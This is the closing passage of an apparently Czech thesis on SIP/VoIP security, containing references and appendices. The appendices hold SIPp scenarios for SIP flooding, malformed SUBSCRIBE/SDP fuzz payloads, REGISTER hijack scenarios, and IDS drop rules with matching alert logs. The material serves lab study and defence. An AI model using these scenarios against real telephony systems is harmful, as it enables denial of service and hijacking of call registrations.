[27] JENNINGS, C., S. BASET, B. LOWEKAMP, E. RESCORLA a H. SCHULZRINNE, SCHMIDT, T., ed. RFC 7904: A SIP Usage for REsource LOcation And Discovery (RELOAD) [online]. In: . October 2016 [cit. 2020-11-03]. Dostupné z: doi:10.17487/RFC7904

[28] JENNINGS, C., E. RESCORLA, S. BASET a H. SCHULZRINNE, LOWEKAMP, B., ed. RFC 6940: REsource LOcation And Discovery (RELOAD) Base Protocol [online]. In: . January 2014 [cit. 2020-11-03]. Dostupné z: doi:10.17487/RFC6940

[29] BANSAL, Abhishek a Alwyn R. PAIS. Mitigation of Flooding Based Denial of Service Attack against Session Initiation Protocol Based VoIP System [online]. In: . IEEE, 2015, 2015, s. 391-396 [cit. 2020-12-06]. ISBN 978-1-4799-6023-1. Dostupné z: doi:10.1109/CICT.2015.66

[30] 0XINFECTION. SIPTorch. Github.com [online]. 10. 9. 2020 [cit. 2021-5-8]. Dostupné z: https://github.com/0xInfection/SIPTorch

[31] SPARKS, Robert, Alan HAWRYLYSHEN, Alan JOHNSTON, Jonathan ROSENBERG a Henning SCHULZRINNE. RFC 4475: Session Initiation Protocol (SIP) Torture Test Messages [online]. In: .May 2006 [cit. 2021-5-8]. Dostupné z: doi:10.17487/RFC4475

[32] HANDLEY, Mark, Henning SCHULZRINNE, Eve SCHOOLER a Jonathan ROSENBERG. RFC 2543: SIP: Session Initiation Protocol [online]. In: . March 1999 [cit. 2021-5-8]. Dostupné z: doi:10.17487/RFC2543

[33] GAUCI, Sandro. Asterisk Project Security Advisory - AST-2018-004 [online]. In: . February 21, 2018 [cit. 2021-5-9]. Dostupné z: https://downloads.asterisk.org/pub/security/AST-2018-004.html

[34] GAUCI, Sandro. Asterisk Project Security Advisory - AST-2018-003 [online]. In: . February 21, 2018 [cit. 2021-5-9]. Dostupné z: https://downloads.asterisk.org/pub/security/AST-2018-003.html

[35] ENDLER, David a Mark COLLIER. Hacking Exposed VoIP: security tools [online]. 2006 [cit. 2021-5-9]. Dostupné z: http://www.hackingvoip.com/sec_tools.html

Seznam symbolů, veličin a zkratek

AAA	Authentication, Authorization and Accounting
AES	Advanced Encryption Standard
AH	Authentication Header
CA	Certifikační autorita
CPU	Centrální procesorová jednotka
DES	Data Encryption Standard
DoS	Denial of Service
DTLS	Datagram Transport Layer Security
ESP	Encapsulating Security Payload
HMAC	Hash-based Message Authentication Code
HTTP	Hypertext Transfer Protocol
IDS	Systém detekce průniku
IETF	Internet Engineering Task Force
IKE	Internet Key Exchange
IMAP	Internet Message Access Protocol
IP	Internet Protocol
IPS	Systém prevence průniku
IPsec	Internet Protocol Security
LAN	Lokální síť
MD5	Message-Digest algorithm 5
MIME	Víceúčelová rozšíření internetové pošty
MITM	Man-In-The-Middle
PBX	Pobočková telefonní ústředna
PKI	Public Key Infrastructure

POP	Post Office Protocol
PSK	Předsdílený klíč
PSTN	Veřejná telefonní síť
RADIUS	Uživatelská vytáčená služba pro vzdálenou autentizaci
RELOAD	REsource LOcation And Discovery
RFC	Request for Comments
RTP	Real-time Transport Protocol
SAML	Security Assertion Markup Language
SDP	Session Description Protocol
SHA-1	Secure Hash Algorithm 1
SIP	Protokol pro inicializaci relací
SIPS	Session Initiation Protocol Secure
S/MIME	Secure/Multipurpose Internet Mail Extensions
SMTP	Simple Mail Transfer Protocol
SQL	Strukturovaný dotazovací jazyk
SRTP	Secure Real-time Transport Protocol
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UA	User Agent
UAC	User Agent Client
UAS	User Agent Server
UDP	User Datagram Protocol
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
VoIP	Voice over Internet Protocol

XML Extensible Markup Language

Seznam příloh

A Zpráva Cancel.xml

Výpis A.1: Obsah souboru Cancel.xml

```
<?xml version="1.0" encoding="UTF-8" ?>

<scenario name="cancel_flood">

  <send>
     <![CDATA[
      CANCEL sip:[service]@[remote_ip]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port]
      From: sipp:<sip:sipp@[local_ip]:[local_port]>
      To: asterisk:<sip:[service]@[remote_ip]:[remote_port]>
      Call-ID: [call_id]
      Cseq: 2 CANCEL
      Max-Forwards: 70
    ]]>
   </send>

</scenario>
```

B Zpráva Bye.xml

Výpis B.1: Obsah souboru Bye.xml

```
<?xml version="1.0" encoding="UTF-8" ?>

<scenario name="bye_flood">

  <send>
     <![CDATA[
      BYE sip:[service]@[remote_ip]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port]
      From: sipp:<sip:sipp@[local_ip]:[local_port]>
      To: asterisk:<sip:[service]@[remote_ip]:[remote_port]>
      Call-ID: [call_id]
      Cseq: 3 BYE
      Contact: sip:sipp@[local_ip]:[local_port]
      Max-Forwards: 70
      Content-Length: 0
    ]]>
   </send>

</scenario>
```

C Zpráva Options.xml

Výpis C.1: Obsah souboru Options.xml

```
<?xml version="1.0" encoding="UTF-8" ?>

<scenario name="options_flood">

  <send>
     <![CDATA[
      OPTIONS sip:[service]@[remote_ip]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port]
      From: sipp:<sip:sipp@[local_ip]:[local_port]>
      To: asterisk:<sip:[service]@[remote_ip]:[remote_port]>
      Call-ID: [call_id]
      Cseq: 1 OPTIONS
      Contact: sip:sipp@[local_ip]:[local_port]
      Max-Forwards: 70
      Content-Length: 0
      Accept: text/plain
    ]]>
   </send>

</scenario>
```

D Zpráva Register.xml

Výpis D.1: Obsah souboru Register.xml

```
<?xml version="1.0" encoding="UTF-8" ?>

<scenario name="register_auth_flood">
  <send>
    <![CDATA[
      REGISTER sip:[service]@[remote_ip] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch
         ↪ =[branch]
      From: <sip:[service]@[remote_ip]>;tag=[call_number]
      To: <sip:[service]@[remote_ip]>
      Call-ID: [call_id]
      CSeq: 1 REGISTER
      Contact: sip:[service]@[remote_ip]:[local_port]
      Max-Forwards: 5
      Expires: 3600
      User-Agent: SIPp/Linux
      Content-Length: 0
    ]]>
  </send>

 <recv response="401" auth="true">
<action>
<ereg regexp="nonce=\"([^\"]*)\"" search_in="hdr" header="WWW
   ↪ -Authenticate:" assign_to="non" />
</action>
    </recv>

<send>
    <![CDATA[
      REGISTER sip:[service]@[remote_ip] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch
         ↪ =[branch]
      Authorization: Digest username="[service]",realm="
         ↪ asterisk",uri="sip:127.0.0.1;transport=UDP",[$non
         ↪ ],response="ffffffffffffffffffffffffffffffff",
         ↪ algorithm=MD5,qop=auth,nc=00000001,cnonce=""
      From: <sip:[service]@[remote_ip]>;tag=[call_number]
      To: <sip:[service]@[remote_ip]>
```

```
      Call-ID: [call_id]
      CSeq: 2 REGISTER
      Contact: sip:[service]@[local_ip]:[local_port]
      Max-Forwards: 5
      Expires: 3600
      User-Agent: SIPp/Linux
      Content-Length: 0
    ]]>
  </send>

</scenario>
```

E Zpráva Invite.xml

Výpis E.1: Obsah souboru Invite.xml

```
<?xml version="1.0" encoding="UTF-8" ?>

<scenario name="invite_flood">
  <send>
    <![CDATA[
     INVITE sip:[service]@[remote_ip]:[remote_port] SIP/2.0
     Via: SIP/2.0/[transport] [local_ip]:[local_port]
     From: sipp <sip:sipp@[local_ip]:[local_port]>;tag=[
        ↪ call_number]
     To: asterisk <sip:[service]@[remote_ip]:[remote_port]>
     Call-ID: [call_id]
     CSeq: 1 INVITE
     Contact: sip:sipp@[local_ip]:[local_port]
     Max-Forwards: 70
     Subject: flood
     Supported: timer
     Allow: NOTIFY
     Allow: REFER
     Allow: OPTIONS
     Allow: INVITE
     Allow: ACK
     Allow: CANCEL
     Allow: BYE
     Content-Type: application/sdp
     Content-Length: [len]

     v=0
     o=user1 53655765 2353687637 IN IP4 127.0.0.1
     s=-
     t=0 0
     c=IN IP [media_ip_type] [media_ip]
     m=audio [media_port] RTP/AVP 0
     a=rtpmap:0 PCMU/8000
     a=rtpmap:18 G729/8000
     a=rtpmap:101 BV16/8000
     a=rtpmap:102 BV32/16000
     a=rtpmap:107 L16/16000
     a=rtpmap:104 PCMU/16000
```

```
      a=rtpmap:105 PCMA/16000
      a=rtpmap:106 L16/8000
      a=rtpmap:4 G723/8000
      a=rtpmap:8 PCMA/8000
      a=rtpmap:103 telephone-event/8000
      a=fmtp:103 0-15
      a=silenceSupp:off - - - -
]]>
  </send>

</scenario>
```

F Soubor fast.log

Výpis F.1: Obsah souboru fast.log

```
11/16/2020-11:57:21.560624  [Drop] [**] [1:40001:1] SIP
   ↪ OPTIONS flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-11:57:31.019322  [Drop] [**] [1:40001:1] SIP
   ↪ OPTIONS flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-11:57:41.789461  [Drop] [**] [1:40001:1] SIP
   ↪ OPTIONS flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-11:57:51.349446  [Drop] [**] [1:40001:1] SIP
   ↪ OPTIONS flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:10:12.386895  [Drop] [**] [1:30001:1] SIP BYE
   ↪ flood [**] [Classification: Potentially Bad Traffic] [
   ↪ Priority: 2] {UDP} 10.0.2.8:5060 -> 192.168.10.4:5060
11/16/2020-17:10:22.017876  [Drop] [**] [1:30001:1] SIP BYE
   ↪ flood [**] [Classification: Potentially Bad Traffic] [
   ↪ Priority: 2] {UDP} 10.0.2.8:5060 -> 192.168.10.4:5060
11/16/2020-17:10:32.854561  [Drop] [**] [1:30001:1] SIP BYE
   ↪ flood [**] [Classification: Potentially Bad Traffic] [
   ↪ Priority: 2] {UDP} 10.0.2.8:5060 -> 192.168.10.4:5060
11/16/2020-17:10:42.204646  [Drop] [**] [1:30001:1] SIP BYE
   ↪ flood [**] [Classification: Potentially Bad Traffic] [
   ↪ Priority: 2] {UDP} 10.0.2.8:5060 -> 192.168.10.4:5060
11/16/2020-17:14:04.320342  [Drop] [**] [1:50001:1] SIP
   ↪ CANCEL flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:14:14.108929  [Drop] [**] [1:50001:1] SIP
   ↪ CANCEL flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:14:24.461353  [Drop] [**] [1:50001:1] SIP
   ↪ CANCEL flood [**] [Classification: Potentially Bad
```

```
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:14:34.106546  [Drop] [**] [1:50001:1] SIP
   ↪ CANCEL flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:17:58.739194  [Drop] [**] [1:10001:1] SIP
   ↪ INVITE flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:18:08.022026  [Drop] [**] [1:10001:1] SIP
   ↪ INVITE flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:18:18.516546  [Drop] [**] [1:10001:1] SIP
   ↪ INVITE flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:18:28.945613  [Drop] [**] [1:10001:1] SIP
   ↪ INVITE flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:22:52.648997  [Drop] [**] [1:20001:1] SIP
   ↪ REGISTER flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:23:02.313069  [Drop] [**] [1:20001:1] SIP
   ↪ REGISTER flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:23:12.761321  [Drop] [**] [1:20001:1] SIP
   ↪ REGISTER flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
11/16/2020-17:23:22.106450  [Drop] [**] [1:20001:1] SIP
   ↪ REGISTER flood [**] [Classification: Potentially Bad
   ↪ Traffic] [Priority: 2] {UDP} 10.0.2.8:5060 ->
   ↪ 192.168.10.4:5060
```

G Pravidla local.rules

Výpis G.1: Obsah souboru local.rules

```
drop sip $EXTERNAL_NET any -> $HOME_NET any (msg:"SIP␣INVITE␣
   ↪ flood"; content:"INVITE"; flow: stateless; threshold:
   ↪ type both, track by_src, count 70, seconds 10; sid
   ↪ :10001; rev:1; classtype:bad-unknown;)
drop sip $EXTERNAL_NET any -> $HOME_NET any (msg:"SIP␣
   ↪ REGISTER␣flood"; content:"REGISTER"; flow: stateless;
   ↪ threshold: type both, track by_src, count 70, seconds
   ↪ 10; sid:20001; rev:1; classtype:bad-unknown;)
drop sip $EXTERNAL_NET any -> $HOME_NET any (msg:"SIP␣BYE␣
   ↪ flood"; content:"BYE"; flow: stateless; threshold: type
   ↪ both, track by_src, count 70, seconds 10; sid:30001; rev
   ↪ :1; classtype:bad-unknown;)
drop sip $EXTERNAL_NET any -> $HOME_NET any (msg:"SIP␣OPTIONS
   ↪ ␣flood"; content:"OPTIONS"; flow: stateless; threshold:
   ↪ type both, track by_src, count 70, seconds 10; sid
   ↪ :40001; rev:1; classtype:bad-unknown;)
drop sip $EXTERNAL_NET any -> $HOME_NET any (msg:"SIP␣CANCEL␣
   ↪ flood"; content:"CANCEL"; flow: stateless; threshold:
   ↪ type both, track by_src, count 70, seconds 10; sid
   ↪ :50001; rev:1; classtype:bad-unknown;)
```

H Zpráva SUBSCRIBE_ACCEPT.xml

Výpis H.1: Obsah souboru SUBSCRIBE_ACCEPT.xml

```
<?xml version="1.0" encoding="UTF-8" ?>

<scenario name="SUBSCRIBE_polozky_Accept">
<send>
    <![CDATA[
  SUBSCRIBE sip:[service]@127.0.0.1:5060 SIP/2.0
  To: <sip:[service]@127.0.0.1:5060>
  From: Test <sip:[service]@127.0.0.1:5060>
  Call-ID: [call_id]
  CSeq: 2 SUBSCRIBE
  Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[
     ↪ branch]
  Contact: <sip:[service]@[local_ip]>
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  Event: message-summary
  Allow: Allow: SUBSCRIBE, NOTIFY, INVITE, ACK, CANCEL, BYE,
     ↪ REFER, INFO, OPTIONS, MESSAGE
  Content-Length: 0
    ]]>
  </send>

 <recv response="401" auth="true"></recv>

<send>
    <![CDATA[
  SUBSCRIBE sip:[service]@127.0.0.1:5060 SIP/2.0
        To: <sip:[service]@127.0.0.1:5060>
        From: Test <sip:[service]@127.0.0.1:5060>
        Call-ID: [call_id]
        CSeq: 2 SUBSCRIBE
        Via: SIP/2.0/[transport] [local_ip]:[local_port];
           ↪ branch=[branch]
        Contact: <sip:[service]@[local_ip]>
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      [authentication username=100 password=asdf]
        Event: message-summary
        Allow: Allow: SUBSCRIBE, NOTIFY, INVITE, ACK, CANCEL,
           ↪ BYE, REFER, INFO, OPTIONS, MESSAGE
Content-Length: 0

  ]]>
</send>
```

```
</scenario>
```

I Zpráva SDP_NULL.xml

Výpis I.1: Obsah souboru SDP_NULL.xml

```
<?xml version="1.0" encoding="UTF-8" ?>

<scenario name="SDP_nulova_hodnota">
<send>
    <![CDATA[
  INVITE sip:[service]@127.0.0.1:5060 SIP/2.0
  To: <sip:[service]@127.0.0.1:5060>
  From: Test <sip:[service]@127.0.0.1:5060>
  Call-ID: [call_id]
  CSeq: 2 INVITE
        Via: SIP/2.0/[transport] [local_ip]:[local_port];
           ↪ branch=[branch]
        Contact: <sip:[service]@[local_ip]>
  Content-Type: application/sdp
  Content-Length: 228

  v=0
  o=- 1061502179 1061502179 IN IP4 [local_ip]
  s=Asterisk
  c=IN IP4 [local_ip]
  t=0 0
  m=audio 17000 RTP/AVP 9 0 101
  a=rtpmap:8 alaw/8000
  a=rtpmap:0 PCMU/8000
  a=rtpmap:101 telephone-event/8000
  a=fmtp\x00:101 0-16
  a=sendrecv
  ]]>
  </send>

 <recv response="401" auth="true"></recv>

<send>
    <![CDATA[
        INVITE sip:[service]@127.0.0.1:5060 SIP/2.0
        To: <sip:[service]@127.0.0.1:5060>
        From: Test <sip:[service]@127.0.0.1:5060>
        Call-ID: [call_id]
```

```
        CSeq: 2 INVITE
        Via: SIP/2.0/[transport] [local_ip]:[local_port];
           ↪ branch=[branch]
        Contact: <sip:[service]@[local_ip]>
        [authentication username=100 password=asdf]
  Content-Type: application/sdp
        Content-Length: 228

        v=0
        o=- 1061502179 1061502179 IN IP4 [local_ip]
        s=Asterisk
        c=IN IP4 [local_ip]
        t=0 0
        m=audio 17000 RTP/AVP 9 0 101
        a=rtpmap:8 alaw/8000
        a=rtpmap:0 PCMU/8000
        a=rtpmap:101 telephone-event/8000
        a=fmtp\x00:101 0-16
        a=sendrecv
    ]]>
  </send>

</scenario>
```

J Zpráva odreg.xml

Výpis J.1: Obsah souboru odreg.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">

<scenario name="Hijack_REGISTER1">

<send>
<![CDATA[

REGISTER sip:[remote_ip] SIP/2.0
Contact: "[service]" <sip:[service]@[local_ip]:[local_port];
   ↪ transport=udp>
Expires: 0
Max-Forwards: 70
Call-ID: [call_id]
CSeq: 5 REGISTER
To: <sip:[service]@[local_ip]>
From: <sip:[service]@[local_ip]>;tag=81e961b6
Via: SIP/2.0/UDP [local_ip]:[local_port];branch=[branch];
   ↪ rport.
User-Agent: SIPp/Linux

]]>
</send>


<recv response="401" auth="true">
</recv>

<send>
<![CDATA[

REGISTER sip:[remote_ip] SIP/2.0
Contact: "[service]" <sip:[service]@[local_ip]:[local_port];
   ↪ transport=udp>
Expires: 0
Max-Forwards: 70
Call-ID: [call_id]
CSeq: 6 REGISTER
```

```
[authentication username=100 password=asdf]
To: <sip:[service]@[local_ip]>
From: <sip:[service]@[local_ip]>;tag=81e961b6
Via: SIP/2.0/UDP [local_ip]:[local_port];branch=[branch];
   ↪ rport.
User-Agent: SIPp/Linux

]]>
</send>

<recv response="200"></recv>

</scenario>
```

K Zpráva reg.xml

Výpis K.1: Obsah souboru reg.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">

<scenario name="Hijack_REGISTER2">

<send>
<![CDATA[

REGISTER sip:[remote_ip] SIP/2.0
Contact: "[service]" <sip:[service]@[local_ip]:[local_port];
   ↪ transport=udp>
Expires: 3600
Max-Forwards: 70
Call-ID: [call_id]
CSeq: 5 REGISTER
To: <sip:[service]@[local_ip]>
From: <sip:[service]@[local_ip]>;tag=81e961b6
Via: SIP/2.0/UDP [local_ip]:[local_port];branch=[branch];
   ↪ rport.
User-Agent: SIPp/Linux

]]>
</send>


<recv response="401" auth="true">
</recv>

<send>
<![CDATA[

REGISTER sip:[remote_ip] SIP/2.0
Contact: "[service]" <sip:[service]@[local_ip]:[local_port];
   ↪ transport=udp>
Expires: 3600
Max-Forwards: 70
Call-ID: [call_id]
CSeq: 6 REGISTER
```

```
[authentication username=100 password=asdf]
To: <sip:[service]@[local_ip]>
From: <sip:[service]@[local_ip]>;tag=81e961b6
Via: SIP/2.0/UDP [local_ip]:[local_port];branch=[branch];
   ↪ rport.
User-Agent: SIPp/Linux

]]>
</send>

<recv response="200"></recv>

</scenario>
```